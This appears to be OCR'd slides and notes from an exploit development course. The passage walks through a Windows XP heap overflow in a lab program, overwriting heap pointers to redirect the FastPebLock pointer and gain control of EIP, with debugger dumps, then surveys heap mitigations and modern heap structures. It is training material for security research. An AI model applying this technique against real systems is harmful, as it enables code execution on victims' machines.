. E8 96060000      CALL <JMP.&KERNEL32.HeapAlloc>        HeapAlloc
. 83EC 0C          SUB ESP,0C
. 8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
. 8B45 0C          MOV EAX,DWORD PTR SS:[EBP+C]
. 83C0 04          ADD EAX,4
. 8B00             MOV EAX,DWORD PTR DS:[EAX]
. 894424 04        MOV DWORD PTR SS:[ESP+4],EAX
. 8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
. 890424           MOV DWORD PTR SS:[ESP],EAX
. E8 C9050000      CALL <JMP.&msvcrt.strcpy>             strcpy
. C74424 08 100(   MOV DWORD PTR SS:[ESP+8],10
. C74424 04 000(   MOV DWORD PTR SS:[ESP+4],0
. 8B45 F4          MOV EAX,DWORD PTR SS:[EBP-C]
. 890424           MOV DWORD PTR SS:[ESP],EAX
. E8 5E060000      CALL <JMP.&KERNEL32.HeapAlloc>        HeapAlloc
. 83EC 0C          SUB ESP,0C
. 8945 F8          MOV DWORD PTR SS:[EBP-8],EAX
. 8B45 0C          MOV EAX,DWORD PTR SS:[EBP+C]
. 83C0 08          ADD EAX,8
. 8B00             MOV EAX,DWORD PTR DS:[EAX]
. 894424 04        MOV DWORD PTR SS:[ESP+4],EAX
. 8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
. 890424           MOV DWORD PTR SS:[ESP],EAX
. E8 91050000      CALL <JMP.&msvcrt.strcpy>             strcpy
. 8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
. 894424 08        MOV DWORD PTR SS:[ESP+8],EAX
. C74424 04 000(   MOV DWORD PTR SS:[ESP+4],0
. 8B45 F4          MOV EAX,DWORD PTR SS:[EBP-C]
. 890424           MOV DWORD PTR SS:[ESP],EAX
. E8 37060000      CALL <JMP.&KERNEL32.HeapFree>         HeapFree
. 83EC 0C          SUB ESP,0C
. 8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
. 894424 08        MOV DWORD PTR SS:[ESP+8],EAX
. C74424 04 000(   MOV DWORD PTR SS:[ESP+4],0
. 8B45 F4          MOV EAX,DWORD PTR SS:[EBP-C]
. 890424           MOV DWORD PTR SS:[ESP],EAX
. E8 1A060000      CALL <JMP.&KERNEL32.HeapFree>         HeapFree
```


Break on first strcpy

Remedial Heap Exploit Technique (3)

Next, we need to figure out where our data is being stored in memory. Set up a breakpoint "F2" on the first call to strcpy(). This way, we will be able to learn where the data is being copied.

Remedial Heap Exploit Technique (4)

- Start the program with F9
- At the breakpoint, right-click "dest =" address in the stack pane
- Select the "Follow in Dump" option




```
0022FF40  004...
                  "AAAAAAAAAAAAAAAAAAAAAAAAAA
          ...0
          ...85 RETURN to PEB_Hack.004012B5 from P
          77C39948 RETURN to msvcrt.77C39948 from msv
          003D2628
          003D2470
          00000010
          77C38A55 RETURN to msvcrt.77C38A55 from msv
          FFFFFFFF
          00000010
          00480000
          00000000
          00401EA0
          0022FFB0
          004011E7 RETURN to PEB_Hack.004011E7 from P
          00000003
          003D2648
          003D29C8
          00404000 ASCII "HO="
          0022FFA4
          FFFFFFFF
          0022FFA8
          00000000
```

Stack Pane - "dest ="

Remedial Heap Exploit Technique (4)

As detailed on the slide, start the program with F9 after setting the breakpoint on the first call to strcpy(). When the breakpoint is reached, right-click the "dest =" address in the stack pane. Select the option "Follow in Dump" and proceed to the next slide.

Remedial Heap Exploit Technique (5)



Destination of strcpy(). Our data will be copied here.

Heap pointers

Points into buckets ...


```
Address   Hex dump                  ASCII
00481E90  00 00 [illegible] 00 00 00 00 00
00481E98  05 00 [illegible] 03 00 07 18 00
00481EA0  0D F0 [illegible] BA 0D F0 AD BA
00481EA8  0D F0 [illegible] BA 0D F0 AD BA
00481EB0  AB AB [illegible] AB AB AB AB AB
00481EB8  00 00 [illegible] 00 00 00 00 00
00481EC0  28 02 05 00 00 14 EE FE
00481EC8  78 01 48 00 78 01 48 00   xOH.xOH.
00481ED0  EE FE EE FE EE FE EE FE
00481ED8  EE FE EE FE EE FE EE FE
00481EE0  EE FE EE FE EE FE EE FE
00481EE8  EE FE EE FE EE FE EE FE
00481EF0  EE FE EE FE EE FE EE FE
00481EF8  EE FE EE FE EE FE EE FE
00481F00  EE FE EE FE EE FE EE FE
00481F08  EE FE EE FE EE FE EE FE
00481F10  EE FE EE FE EE FE EE FE
00481F18  EE FE EE FE EE FE EE FE
```

Remedial Heap Exploit Technique (5)

On the top-left image, the highlighted address is from strcpy()'s "dest = 0x00481ea0," shown in the stack pane from the last slide. This is the location in memory where our data will be copied. As you can also see on the top-left image, address 0x00481ec8 holds heap pointers to the address 0x00480178. These links will be used when the second call to RtlAllocateHeap() is made for the second strcpy() into heap2. RtlAllocateHeap() is looking to get an address to place the second block of data to be copied into memory and to write the updated location to the address 0x00480178. If we can overwrite the destination location where the updated address is to be written, and what is to be written, we can get our 4-byte overwrite anywhere in memory. This is due to the instruction "mov dword ptr [ecx],eax," which will pull the pointers from the addresses held at 0x00481ec8 and 0x00481ed0.

Remedial Heap Exploit Technique (6)

- Still at the strcpy breakpoint, press and hold F7 to watch the data be copied to 0x00481ea0
- Once you see the four B's and C's written, stop pressing F7
- Make sure not to progress past the final copy



```
Address   Hex dump                  ASCII
00481E70  00 00 00 00 00 00 00 00   ........
00481E78  00 00 00 00 00 00 00 00   ........
00481E80  00 00 00 00 00 00 00 00   ........
00481E88  AB AB AB AB AB AB AB AB   ½½½½½½½½
00481E90  00 00 00 00 00 00 00 00   ........
00481E98  05 00 03 03 00 07 18 00   ♣.♥♥..↑.
00481EA0  41 41 41 41 41 41 41 41   AAAAAAAA
00481EA8  41 41 41 41 41 41 41 41   AAAAAAAA
00481EB0  41 41 41 41 41 41 41 41   AAAAAAAA
00481EB8  41 41 41 41 41 41 41 41   AAAAAAAA
00481EC0  41 41 41 41 41 41 41 41   AAAAAAAA
00481EC8  42 42 42 42 43 43 43 43   BBBBCCCC
00481ED0  00 FE EE FE EE FE EE FE   .■ε■ε■ε■
00481ED8  EE FE EE FE EE FE EE FE   ε■ε■ε■ε■
00481EE0  EE FE EE FE EE FE EE FE   ε■ε■ε■ε■
00481EE8  EE FE EE FE EE FE EE FE   ε■ε■ε■ε■
00481EF0  EE FE EE FE EE FE EE FE   ε■ε■ε■ε■
00481EF8  EE FE EE FE EE FE EE FE   ε■ε■ε■ε■
```

Our data


Overwritten pointers

Remedial Heap Exploit Technique (6)

While still at the first strcpy() breakpoint, press and hold the F7 key to watch the A's get copied over to the destination address on the heap. Once you see your B's (0x42) and C's (0x43) written to the heap, stop pressing F7. The B's and C's should have overwritten the pointers needed by RtlAllocateHeap(). If you hold F7 down too long, you will move beyond the point where you can perform the attack. You want to make sure that you get it just to the point when the B's and C's are copied.

Remedial Heap Exploit Technique (7)

- Highlight the four C's copied into the heap and press Ctrl-E



```
77C42170  5F           POP EDI
77C42171  C3           RETN
Stack [0022FF38]=FFFFFFFF
EDI=00481ECD, (ASCII "CCC")
```

```
Address   Hex dump
00481E70  00 00 00 00 00 00 00 00
00481E78  00 00 00 00 00 00 00 00
00481E80  00 00 00 00 00 00 00 00
00481E88  AB AB AB AB AB AB AB AB
00481E90  00 00 00 00 00 00 00 00
00481E98  05 00 03 03 00 07 18 00
00481EA0  41 41 41 41 41 41 41 41
00481EA8  41 41 41 41 41 41 41 41
00481EB0  41 41 41 41 41 41 41 41
00481EB8  41 41 41 41 41 41 41 41
00481EC0  41 41 41 41 41 41 41 41
00481EC8  42 42 42 42 43 43 43 43  BBBBCCCC
00481ED0  00 FE EE FE EE FE EE FE
00481ED8  EE FE EE FE EE FE EE FE
```

Edit data at 00481ECC

ASCII: ≡²ɑ

UNICODE:

HEX +04: 20 F0 FD 7F


☑ Keep size

Change to 0x7FFDF020

Remedial Heap Exploit Technique (7)

Now that the B's and C's are copied into the heap, highlight the four C's by dragging your left mouse button over them and then press Ctrl-E. This will pull up a pop-up box that allows you to edit the data held at this memory location. The memory location on the slide's example is the 4 bytes at 0x00481ec0, but this may be different on your system. Once the pop-up box is up, change the values 0x43434343 to the address 0x7ffdf020. Remember little endian format and put the address in backward like 0x20f0fd7f. The value we are modifying is the location of the FastPebLock Pointer at 0x7ffdf020. This is the pointer that is called by the exit process, which normally holds the pointer to RtlEnterCriticalSection(). We are telling the heap routine, which will be performed when the second call to RtlAllocateHeap() is made, to write the address held at 0x00481ec8 (our B's) to the FastPebLockRoutine Pointer held at 0x7ffdf020. If successful, EIP should try and jump to 0x42424242.

Remedial Heap Exploit Technique (8)




```
Registers (FPU)
EAX 42424242
ECX 7FFDF020
EDX 00481EC0
EBX 00000005
ESP 0022F838
EBP 0022FA60
ESI 00481EC0
EDI 00480000
EIP 77F62571 ntdll.77F62571
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS
T 0  GS
D 0
O 0  LastErr ERROR_FILE_NOT_FOUND (00000002)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty +UNORM 1782 77F51778 77F517E6
ST1 empty +UNORM 0104 00000000 00569100
ST2 empty -UNORM C6E8 7704C6E8 00000000
ST3 empty 0.0000000031381376737 0e-4933
ST4 empty 0.0
ST5 empty 0.0000020353010121710e-4933
ST6 empty 0.0000000000000000070e-4933
ST7 empty 3.1475249162278312960e-4932
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1
```

EAX = 0x42424242
ECX = 0x7ffdfo20

EIP = 0x77f62571

Before Overwrite



```
Registers (FPU)
EAX 7FFDF000
ECX 42424242
EDX 77C5CA98 msvcrt.77C5CA98
EBX 00000000
ESP 0022FE38
EBP 0022FE74
ESI 77F5166A ntdll.77F5166A
EDI FFFFFFFF
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS
T 0  GS
D 0
O 0  LastErr 00000000
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty +UNORM 1782 77F51778 77F517E6
ST1 empty +UNORM 0104 00000000 00569100
ST2 empty -UNORM C6E8 7704C6E8 00000000
ST3 empty 0.0000000031381376737 0e-4933
ST4 empty 0.0
ST5 empty 0.0000020353010121710e-4933
ST6 empty 0.0000000000000000070e-4933
ST7 empty 3.1475249162278312960e-4932
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1
```


EIP = 0x42424242

After Overwrite

Remedial Heap Exploit Technique (8)

Press F9 to continue execution after you've successfully changed the pointer holding 0x43434343 to the address of the FastPebLock Pointer. You should see an exception raised in OllyDbg complaining that it cannot write to the address 0x42424242. Press Shift-F9 to pass the exception to OllyDbg. You may need to pass up to three or four exceptions to OllyDbg before seeing EIP jump to 0x42424242.

The image on the left shows the successful loading of our addresses/values into EAX and ECX. EAX is holding our B's with 0x42424242, and ECX is holding the address of the FastPebLock Pointer at 0x7ffdf020. As stated before, the address held in EAX will be written to the address held in ECX. The address held in ECX "FastPebLock Pointer" will be written to the address held in EAX "0x42424242." This will cause an exception and the FastPebLock Pointer to be called. The FastPebLock Pointer should hold the address of RtlEnterCriticalSection(), but of course it contains our value of 0x42424242. In the image on the right, you can see that EIP has successfully jumped to this supplied value. In order to utilize this technique successfully, you must compensate for the other write operation. As of now, the write to 0x42424242 is causing an access violation. We would need to make sure that address is also writeable to prevent the exception. Also, we would need to add in some code to repair the FastPebLock Pointer so that it points to the appropriate address. The goal of this walkthrough is to demonstrate gaining control of EIP through this technique.



Heap Controls Sample

- XP SP2 and Server 2003 Introduced:
  - PEB Randomization
    - Only 16 possible locations
  - Security Cookies Added
    - Only 8-bits long
  - Safe Unlinking
    - Greatly increases difficulty with heap exploits
  - DEP
    - We already discussed how this is often disabled
  - XP SP3, Vista, 7/8, and Server 2008/2012 Use the Low Fragmentation Heap (LFH)
    - Uses 32-bit cookie for heap chunks!
    - Lookaside lists removed in user mode ...


SANS

SEC760 | Advanced Exploit Development for Penetration Testers 20

Heap Controls Sample

The last attack on the PEB would likely fail due to controls put on Windows XP SP2 and Server 2003 systems and later. PEB randomization uses 1 of 16 adjacent possible locations of where the PEB will start, as mentioned earlier. In XP SP1, Win2K, and prior, the PEB was always found at address 0x7ffdf000. There are now 16 possible load addresses for the PEB in a 32-bit application. The likelihood of guessing the right address for the PEB should be a 1/16 chance, but favoritism has been proven to be shown at certain addresses. Regardless, 16 possible load addresses cannot be considered secure, and we can always get the address of the PEB from FS:[0x30].

Security cookies were added during heap chunk allocations to provide an integrity check. The problem with the heap cookies is that they are only 8-bits in length. Through format string attacks and data leaks, or through the ability to brute force an application, 8-bit heap cookies do not provide enough protection, and they are only checked under certain conditions. Safe Unlinking was added, which greatly increases the difficulty in exploiting Windows heaps. We already discussed how Data Execution Prevention (DEP) is not used on many applications inside of Windows, and definitely not used by default for many third-party apps. This is the same type of check added to later versions of dlmalloc and ptmalloc, where the forward and backward pointers are checked to make sure they are pointing to the appropriate locations prior to unlinking them. Circumventing this control is often trivial. Windows XP SP3 (limited use), Vista, 7/8, and Server 2008/2012 utilize the Low Fragmentation Heap (LFH), which provides a challenging obstacle for the security researcher or hacker. With LFH, a 32-bit cookie is placed on allocated heap chunks < 16 KB.




Course Roadmap

- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS17-006 – Update for Internet Explorer 11
  - ➢ Exercise: MS17-006 – Information Disclosure
- Appendix
  - MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - Using Flash for Exploitation

The Modern Heap

In this module, we introduce the modern heap layout and the Low Fragmentation Heap (LFH).



Modern Windows Heap

- The Windows heap has experienced major overhauls starting with Windows Vista through Windows 8
- The overall architecture and allocators are much more complex than in the past
- There are many exploit mitigations blocking existing exploitation techniques disclosed by researchers
- Chris Valasek and Tarjei Mandt have done excellent research on the Windows 7 and Windows 8 heap design
  - Their research is highly respected and utilized
  - Their research was used for this section of the course
  - Check out the two papers listed in the slide notes: "Windows 8 Heap Internals" and "Understanding the Low Fragmentation Heap"

Modern Windows Heap


The Windows heap has gone through a number of overhauls since the days of Windows XP. Major changes were introduced with Windows Vista, as well as Windows 7 and Windows 8. The frontend and backend allocators, architecture, and determinism of the heap have changed greatly, making reliable heap exploitation and predictability much more difficult. There are many new exploit mitigation controls in place to stop the bulk of the techniques disclosed by various security researchers or found in exploits.

Chris Valasek and Tarjei Mandt released a couple of great research papers over the years on the heap design and changes related to Windows Vista through Windows 8. Their research is highly respected and utilized by many practitioners in the field. Their research was certainly used as a reference during the creation of this module. There are two papers in particular you are encouraged to read:

- "Windows 8 Heap Internals," http://media.blackhat.com/bh-us-12/Briefings/Valasek/BH_US_12_Valasek_Windows_8_Heap_Internals_Slides.pdf

- "Understanding the Low Fragmentation Heap," http://illmatics.com/Understanding_the_LFH.pdf

Another great series of articles, written by Steven Seeley and titled "Heap Overflows for Humans," is available at http://www.fuzzysecurity.com/tutorials/mr_me/4.html.




Primary Heap Structures

- We can look at the various structures that make up the heap using the "dt" command in WinDbg
- Many structures, as we have seen already, hold pointers to other structures
- A heap itself must have a structure; this can be dumped with "dt _HEAP"
- This is called the HeapBase structure
- This structure contains information required by the Windows heap manager

Primary Heap Structures

Using the "dt" command in WinDbg, we can dump various heap structures. As we have previously seen, many structures hold pointers to additional structures. Each heap that is created falls under a structure, as can be seen by looking at _HEAP. This is known as the HeapBase structure, which contains information needed by the Windows heap manager.



HeapBase Structure (1)

- The following is a sampling of the output of _HEAP from a Windows 8 64-bit system:

```
kd> dt _heap
ntdll!_HEAP
   +0x000 Entry             : _HEAP_ENTRY
   +0x010 SegmentSignature : Uint4B
   +0x014 SegmentFlags      : Uint4B
   +0x018 SegmentListEntry : _LIST_ENTRY
   +0x028 Heap              : Ptr64 _HEAP
   +0x030 BaseAddress       : Ptr64 Void
   +0x038 NumberOfPages     : Uint4B
   +0x040 FirstEntry        : Ptr64 _HEAP_ENTRY
   +0x048 LastValidEntry    : Ptr64 _HEAP_ENTRY
```

- As you can see, many are pointers to additional structures


SANS SEC760 | Advanced Exploit Development for Penetration Testers 24

HeapBase Structure (1)

This slide is an example of the output seen when running the "dt _heap" command on a Windows 8 64-bit system. Note that only a snippet of the results is shown in order to fit onto the slide. The full results can be seen with your debugger.

```
kd> dt _heap
ntdll!_HEAP
   +0x000 Entry             : _HEAP_ENTRY
   +0x010 SegmentSignature : Uint4B
   +0x014 SegmentFlags      : Uint4B
   +0x018 SegmentListEntry : _LIST_ENTRY
   +0x028 Heap              : Ptr64 _HEAP
   +0x030 BaseAddress       : Ptr64 Void
   +0x038 NumberOfPages     : Uint4B
   +0x040 FirstEntry        : Ptr64 _HEAP_ENTRY
   +0x048 LastValidEntry    : Ptr64 _HEAP_ENTRY
```

Many of the results seen in the snippet above contain pointers to additional structures, as previously mentioned.



HeapBase Structure (2)

